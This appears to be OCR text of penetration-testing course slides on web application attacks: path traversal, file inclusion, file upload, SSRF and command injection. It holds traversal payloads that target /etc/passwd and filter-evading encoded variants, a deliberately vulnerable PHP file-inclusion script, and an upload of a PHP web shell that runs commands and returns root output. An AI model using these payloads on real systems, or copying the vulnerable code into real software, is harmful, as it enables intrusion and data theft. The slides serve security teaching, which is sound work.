

Penetration Testing

Web Application Attacks

Web Application Architecture




OWASP top ten



Web Application Assessment Tools

- Fingerprinting Web Servers with Nmap
- Technology Stack Identification with Wappalyzer
- Directory Brute Force with Gobuster
- Security Testing with Burp Suite

Path Traversal




Absolute vs Relative Paths

- **Absolute Path**: Begin with the root directory and follows the tree branches up-to the desired directory
  E.g: /etc/passwd

- **Relative Path**: References from your working directory up-to desired directory.
  E.g: ../../../etc/passwd

Identifying and Exploiting



Identifying and Exploiting

Variations Special Characters

- Double Encoding
- Unicode Encoding
- URL Encoding

- `%2e%2e%2f` represents `../`
- `%2e%2e/` represents `../`
- `..%2f` represents `../`
- `%2e%2e%5c` represents `..\`
- `%2e%2e\` represents `..\`
- `..%5c` represents `..\`
- `%252e%252e%255c` represents `..\`
- `..%255c` represents `..\`

- `..%c0%af` represents `../`
- `..%c1%9c` represents `..\`


File Inclusion

- Local File Inclusion (LFI)
- Remote File Inclusion (RFI)


```
http://victim.example/my_app/display.php?file=poem.txt
```

```php
<?PHP
    $file = $_GET["file"];
    $handle = fopen($file, 'r');
    $poem = fread($handle, 1);
    fclose($handle);
    echo $poem;
?>
```

File Upload


Server
POST /images HTTP/1.1
exploit.php
<?php echo system('id'); ?>
HTTP/1.1 200 OK
File uploaded: exploit php
GET /images/exploit.php HTTP/1.1
HTTP/1.1 200 OK
uid=0(root) gid=0(root) groups=0(root)

Server-side request forgery (SSRF)



OS Command Injection